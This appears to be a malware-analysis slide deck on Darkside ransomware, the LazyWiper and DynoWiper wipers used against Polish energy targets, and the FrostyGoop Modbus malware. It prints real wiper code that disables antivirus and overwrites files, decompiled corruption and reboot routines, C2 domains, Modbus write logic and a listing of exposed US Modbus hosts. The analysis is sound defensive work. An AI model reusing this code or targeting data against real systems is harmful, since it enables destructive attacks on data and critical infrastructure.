50         mw_decrypt_bytes(buf: (int)Heap, len: v0 - 32);
51         dec_config = (#5 *)api_ntdll_RtlAllocateHeap(a1: g_process_heap, a2: 8, a3: 4 * v0);
52 ▾ if ( dec_config != nullptr )
53     {
54 ▾     if ( mw_aplib_decomp(buf_in: Heap, buf_out: dec_config) != (_BYTE *)-1 )
```

```
56         api_ntdll_memcpy(a1: &g_rsa_public_blob, a2: dec_config, a3: 256);
57         api_ntdll_memcpy(a1: &g_bot_uid, a2: (char *)dec_config + 256, a3: 32);
58         api_ntdll_memcpy(
59             a1: &g_cfg_encryption_mode,
60             a2: (char *)dec_config + offsetof(struct_v40, cfg_encryption_mode),
61             a3: 22);
62         cfg_skip_dir = (_DWORD *)((char *)dec_config + 310);
63         cfg_skip_dir_len = *(_DWORD *)((char *)dec_config + 310);
64 ▾ if ( cfg_skip_dir_len != 0 )
65     {
66         v3 = (char *)cfg_skip_dir + cfg_skip_dir_len;
67         slen = api_ntdll_strlen(a1: (char *)cfg_skip_dir + cfg_skip_dir_len);
68         g_cfg_skip_directories = (char *)api_ntdll_RtlAllocateHeap(a1: g_process_heap, a2: 8, a3: slen);
69 ▾ if ( g_cfg_skip_directories != nullptr )
70         mw_base64_decode_copy(base64_str: v3, config_str: g_cfg_skip_directories);
```


Darkside Configuration

[illegible]

128	"skip_directories": {				127	"strings": {				127	"strings": {			
133	"decoded": [				159	"skip_files": {				178	"skip_extensions": {			
135				"config.msi",	164	"decoded": [				183				"decoded": [
136				"\$windows.~bt",	165				"autorun.inf",	184				"386",
137				"\$windows.~ws",	166				"boot.ini",	185				"adv",
138				"windows",	167				"bootfont.bin",	186				"ani",
139				"appdata",	168				"bootsect.bak",	187				"bat",
140				"application data",	169				"desktop.ini",	188				"bin",
141				"boot",	170				"iconcache.db",	189				"cab",
										190				"cmd",
										191				"com",

Darkside Configuration

```
127     "strings": {
267         "process_kill_list": {
272             "decoded": [
275                 "ocssd",
276                 "dbsnmp",
277                 "synctime",
278                 "agntsvc",
279                 "isqlplussvc",
280                 "xfssvccon",
281                 "mydesktopservice",
```

```
306         "service_kill_list": {
311             "decoded": [
313                 "sql",
314                 "svc$",
315                 "memtas",
316                 "mepocs",
317                 "sophos",
318                 "veeam",
319                 "backup",
```


```
127     "strings": {
327         "c2_domains": {
330             "offset": 0x004,
331             "base64": "YgBhAHIAbwBxAHUAZQ",
332             "decoded": [
333                 "baroqueetes.com",
334                 "rumahsia.com"
335             ]
```


Politically Motivated IT Disruption

Russian military intelligence hackers likely behind December cyberattacks on Polish energy targets, researchers say

By A.J. Vicens


January 23, 2026 2:11 PM EST · Updated January 23, 2026



5 FEBRUARY 2026 • ELASTIC SECURITY LABS

DYNOWIPER: Destructive Malware Targeting Poland's Energy Sector

Case Study 2: LazyWiper and DynoWiper



Solar, wind, manufacturing and combined heat/power

Purely destructive, low temps, Dec 29 2025, Poland

Two wiper variants observed during activity

HMIs and systems corrupted, power not disrupted

LazyWiper Initialization

```
28  Add-Type -TypeDefinition $CSharpCode;
29  $writer = New-Object RandomByteWriter;
30  Set-MpPreference -DisableRealTimeMonitoring $True;
31  $s1=[System.Net.Dns]::GetHostName().ToLower();
32  $s2=$env:COMPUTERNAME.ToLower();
33  if($s1.Contains("pe-dc")){
34  exit;
35  }
36  if($s2.Contains("pe-dc")){
37  exit;
38  }
```


LazyWiper File Target List

```
$slf="KB284726.ps1";  
$targets=@("C:\Users");  
$targets+=(Get-WmiObject -Class Win32_LogicalDisk -filter {DriveType=3} | Select -expand  
DeviceID | Where-Object {($_ -ne "C:") -and ($_.Length -ge 1)});  
$targets+=@("C:\Program Files (x86)","C:\Program Files","C:\Windows");  
$ext = @("*.rar","*.tar.gz","*.zip","*.7z","*.json","*.bcp","*.bak","*.gho","*.erf","*.edb",  
"*.onepkg","*.pst","*.ldiff","*.pcf","*.pfx","*.crt","*.pcks","*.key","*.pcks12","*.pcks7","*.  
p7b","*.pem","*.rtf","*.asd","*.wbk","*.xlk","*.dit","*.xlsx","*.pcp","*.old","*.png","*.odt",  
"*.doc","*.cfe","*.acd","*.xsd","*.vbm","*.vhd","*.vsdx","*.vsd","*.jpg","*.prj","*.nwf","*.  
dll","*.nwd","*.sln","*.log","*.jpeg","*.dt","*.1cd","*.cad","*.ddf","*.xls","*.nwc","*.dat",  
"*.xml","*.doc","*.docx","*.adt","*.proj","*.img","*.sql","*.vib","*.txt","*.sta","*.xdw","*.  
epf","*.bak","*.vss","*.cfl","*.bkp","*.dwg","*.pdf","*.ger","*.exe");
```


LazyWiper File Overwrite

```
foreach ($d in $targets) {  
    foreach ($i in Get-ChildItem -Recurse -Exclude $self,"powershell.exe" -Include $ext $d)  
    {  
        try {  
            $fn = $i.FullName; $r = $False;  
            1..4 | % {$nn=-join((97..122)|Get-Random -Count 4 |% {[char]$_});}  
            Rename-Item -Force -Path $fn -NewName $nn -ErrorAction Stop;  
            $r=$?;  
            $fn="$($Split-Path -Path $fn)\$nn";  
            if ($r) {  
                $writer.WriteRandomBytes($fn);  
            }  
        } catch {  
            continue;  
        }  
    }  
}
```

DynoWiper Mersenne Twister Device

```
31  v2 = std::_Random_device();
32  *(_DWORD*)(this + 4) = v2;
33  v3 = this + 8;
34  for ( i = 1; i < 624; ++i )
35  {
36      v3 += 4;
37      v2 = i + 1812433253 * (v2 ^ (v2 >> 30));
38      *(_DWORD*)(v3 - 4) = v2;
39  }
40  *(_DWORD*)this = 624;
41  for ( j = 0; j < 16; ++j )
42  {
43      if ( *(_DWORD*)this == 624 )
44      {
45          cpp_mt19937_twist_state((char*)this);
46      }
```


DynoWiper File Corruption First Pass

```
49 DriveTypeW = GetDriveTypeW(lpRootPathName: path);
50 if ( DriveTypeW == DRIVE_FIXED || DriveTypeW == DRIVE_REMOVABLE )
51     cpp_vector_wstring_insert(this: a1, a2: (unsigned int)lpRootPathName);
```

```
if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
    if ( cpp_wstr_cmp(dirname, a2: (int)v11, a3: v13, a4: L"system32", a5: 8u) != 0
        && cpp_wstr_cmp(dirname, a2: v15, a3: v32, a4: L"windows", a5: 7u) != 0
        && cpp_wstr_cmp(dirname, a2: v16, a3: v32, a4: L"program files", a5: 0xDu) != 0
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"program files(x86)")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"temp")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"recycle.bin")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"$recycle.bin")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"boot")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"perflogs")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"appdata")
        && !cpp_wstr_equals(a1: (int)dirname, a2: L"documents and settings") )
    {
        mw_recursive_encrypt_directory(dirname_2: file, lpMultiByteStr: MultiByteStr);
    }
}
```


DynoWiper File Corruption

```
else
{
    mw_corrupt_file_sparse_blocks(file, lpMultiByteStr: MultiByteStr);
}
```

```
67 if ( FileSize > 16 )
68 {
69     v20 = 0;
70     *(_QWORD *)Block = 0;
71     mw_generate_random_lpct_block_offsets(this: bytes_written, a2: (int *)Block, a3: FileSize, a4
72     v10 = 0;
73     for ( i = (unsigned int *)Block[0]; v10 < ((char *)Block[1] - (char *)Block[0]) >> 2; i = (un
74     {
75         SetFilePointerEx(hFile, liDistanceToMove: (LARGE_INTEGER)i[v10], lpNewFilePointer: nullptr,
76         if ( !WriteFile(
77             hFile,
78             lpBuffer: rand_buf,
79             nNumberOfBytesToWrite: 0x10u,
80             lpNumberOfBytesWritten: (LPDWORD)&bytes_written,
81             lpOverlapped: nullptr)
82             || bytes_written != (struct_v21 *)16 )
83         {
84             v8 = 0;
85         }
86         ++v10;
87     }
```


DynoWiper File Corruption Pattern



DynoWiper Second Pass and Deletion

```
57  v6 = (const WCHAR *)v17;
58  if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
59  {
60      if ( v18 >= 8 )
61          v6 = v17[0];
62      SetFileAttributesW(lpFileName: v6, dwFileAttributes: FILE_ATTRIBUTE_NORMAL);
63      mw_recursive_corrupt_directory(dirname_2: v9, lpMultiByteStr: MultiByteStr);
64      v6 = (const WCHAR *)v17;
65  }
66  if ( v18 >= 8 )
67      v6 = v17[0];
68  DeleteFileW(lpFileName: v6);
```


DynoWiper Shutdown

```
20 CurrentProcess = GetCurrentProcess();
21 if ( OpenProcessToken(ProcessHandle: CurrentProcess, DesiredAccess: 0x28u, &TokenHandle) )
22 {
23     NewState.PrivilegeCount = 1;
24     LookupPrivilegeValueW(lpSystemName: nullptr, lpName: L"SeShutdownPrivilege", lpLuid: &New
25     NewState.Privileges[0].Attributes = 2;
26     AdjustTokenPrivileges(
27         TokenHandle,
28         DisableAllPrivileges: false,
29         &NewState,
30         BufferLength: 0,
31         PreviousState: nullptr,
32         ReturnLength: nullptr);
33     CloseHandle(hObject: TokenHandle);
34 }
35 ExitWindowsEx(uFlags: EWX_REBOOT|EWX_FORCE, dwReason: SHTDN_REASON_OS_UPGRADE);
```


Politically Motivated OT Disruption

ANDY GREENBERG

SECURITY JUL 23, 2024 5:00 AM

How Russia-Linked Malware Cut Heat to 600 Ukrainian Buildings in Deep Winter

The code, the first of its kind, was used to sabotage a heating utility in Lviv at the coldest point in the year—what appears to be yet another innovation in Russia's torment of Ukrainian civilians.


THREATS

Simple 'FrostyGoop' malware responsible for turning off Ukrainians' heat in January attack


The attack is the latest in a string targeting Ukrainian critical infrastructure and illustrates the growing ease of targeting industrial systems.

BY CHRISTIAN VASQUEZ • JULY 23, 2024


Case Study 2: FrostyGoop




Golang malware used to interact with modbus device



Takes separate JSON configuration



Specifies Modbus protocol commands



JSON recovered in the wild targets ENCO device

Modbus Golang Library

Function name	Segment	Start
▼ github.com		
▼ rofl		
▼ modbus		
▼ serial		
 github_com_rofl_modbus_serial_init_0	.text	000000000
 github_com_rofl_modbus_serial_getProcAddr	.text	000000000
 github_com_rofl_modbus_serial_init	.text	000000000
 github_com_rofl_modbus_ptr_client_query	.text	000000000
 github_com_rofl_modbus_ptr_client_query_func1	.text	000000000
 github_com_rofl_modbus_X01xReadCoils_String	.text	000000000
 github_com_rofl_modbus_X05xWriteSingleCoil_String	.text	000000000
 github_com_rofl_modbus_X0FxWriteMultipleCoils_String	.text	000000000
 github_com_rofl_modbus_X02xReadDiscretes_String	.text	000000000
 github_com_rofl_modbus_X14xReadRecordRequest_String	.text	000000000
 github_com_rofl_modbus_X14xReadFileRecordResult_String	.text	000000000
 github_com_rofl_modbus_X14xReadMultiFileRecord_String	.text	000000000

FrostyGoop Modbus Functionality

```
324 v95 = runtime_concatstring2(a1: 0, a2: v49, a3: v48, a4: ":502", a5: 4);
325 v147 = github_com_rolfl_modbus_NewTCP(a1: v95);
```

```
60 switch ( Task_Code )
61 {
62     case 3LL:
63         v18 = main_MbConfig_read(a1: a6, a2: a7, a3: a2);
64         v8 = v19;
65         v10 = v18;
66         v11 = v20;
67         r0 = v61._r0;
68         break;
69     case 6LL:
70         v15 = main_MbConfig_write(a1: a6, a2: a7, a3: a2);
71         v8 = v16;
72         v10 = v15;
73         v11 = v17;
74         r0 = v61._r0;
75         break;
76     case 16LL:
77         v12 = main_MbConfig_writeMultiple(a1: a6, a2: a7, a3:
```


FrostyGoop Read Holding Register

```
v5[0] = main_MbConfig_read_func1;  
v5[1] = a1;  
v5[2] = a2;  
v5[3] = a3;  
*(_OWORD *)&v5[4] = *(_OWORD *)&v3;  
return main_process(a1: "Read Holdings (FIFO Queue)", a2: 26, a3: v5);
```

```
((retval_51E020 (__golang *)(_QWORD, __int64))*(_QWORD *)(v0[1] + 40LL))(a1: v0[2], a2: 254);  
((retval_51E045 (__golang *)(_QWORD, __int64, __int64, __int64))*(_QWORD *)(v8._r0 + 144LL))(  
    a1: v8._r1,  
    a2: v7,  
    a3: v6,  
    a4: 10000000000 * v5);
```


FrostyGoop Write Holding Registers

```
8      v5[0] = main_MbConfig_write_func1;
9      v5[1] = a1;
10     v5[2] = a2;
11     v5[3] = a3;
12     *(_OWORD *)&v5[4] = *(_OWORD *)&v3;
13     return main_process(a1: "Write Holding Register", a2: 22, a3: v5);
```

```
6      v7[0] = main_MbConfig_writeMultiple_func1;
7      v7[1] = a4;
8      v7[2] = a5;
9      v7[3] = a1;
10     v7[4] = a2;
11     v7[5] = a3;
12     v7[6] = a6;
13     return main_process(a1: "Write Multiple Holding Registers ", a2: 33, a3: v7);
```

FrostyGoop Example JSON

```
1  {
2      "IpIist": ["86.122.156.149"
3      ],
4      "Tasks": [
5          {
6              "Code": 3,
7              "Address": 53370,
8              "Count": 1,
9              "Value": 1
10         },
11     ],
```


Example Enco Device Telnet Banner

```
% telnet 192.168.1.1
Trying 192.168.1.1...
Connected to static-192-168-1-1.192.168.1.1.ro.
Escape character is '^]'.

*=====*
*                Enco control Telnet Server v1.00                *
*=====*

Available Commands:
-----
ethr          - ethernet connection list
gprs          - gprs connection list
tcpconn       - tcp connections
ipstat        - IP statistics
icmpstat      - ICMP statistics
tcpstat       - TCP statistics
udpstat       - UDP statistics
owire         - one wire temperature sensors list
io            - inputs/outputs state
outX=Y        - change output X=(0 or 1) state Y=(0 or 1)
cport[=password,XXXX] - config port
rst=password  - restart device
disc x1.x2.x3.x4 - disconnect ip
ntp           - ntp correction
help,?        - display this help
exit,<Ctrl+C>  - disconnect

>
```

Source: Palo Alto Networks Unit 42

US Modbus Exposure

Host Search

Filters

2 active

Find filter values...

PROTOCOL

modbus

8.7K

PORT

502

8.7K

CAPABILITIES

mcp

1

COUNTRY

United States

8.6K

ISP

Verizon Business

4.6K

Reset

port:502 AND country_code:US...

+

Saved Queries

port:502 AND country_code:US AND services.protocol:modbus

→

about 8,733 hosts · 100 hosts shown on page · 1004 known services across shown hosts

Search 100

Summary Report

100.11.27.254

2 services

:80

:502

United States

Verizon Business

AS701

Showing 1 of 2 services

HTTP

MODBUS

04:00

IP ADDRESS

100.11.27.254

ORGANIZATION

Verizon Business

SERVICES

2 services · :80, :502

COUNTRY

United States

LAST SEEN


28 Aug 2026, 04:00

SERVICES


© Invoke RE 2026

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
Takeaways



Malware can be written for both IT and OT environments



IT access enables OT malware



IT malware can affect OT environments



Analysis enables detection, response, remediation, prevention

References & Further Reading

CERT Polska. (2026). Energy sector incident report – 29 December. NASK National Research Institute. https://cert.pl/uploads/docs/CERT_Polska_Energy_Sector_Incident_Report_2025.pdf

Davila, A., & Navarrete, C. (2024, November 19). FrostyGoop's zoom-in: A closer look into the malware artifacts, behaviors and network communications. Palo Alto Networks Unit 42. <https://unit42.paloaltonetworks.com/frostygoop-malware-analysis/>

Dragos. (2024, July). Impact of FrostyGoop ICS malware on connected OT systems [Intel Brief]. https://hub.dragos.com/hubfs/Reports/Dragos-FrostyGoop-ICS-Malware-Intel-Brief-0724_r2.pdf?hsLang=en

ESET Research. (2026, January 30). DynoWiper update: Technical analysis and attribution. WeLiveSecurity. <https://www.welivesecurity.com/en/eset-research/dynowiper-update-technical-analysis-attribution/>

Loui, E., & Reynolds, J. (2021, November 4). CARBON SPIDER embraces big game hunting, part 2. CrowdStrike. <https://www.crowdstrike.com/en-us/blog/carbon-spider-embraces-big-game-hunting-part-2/>



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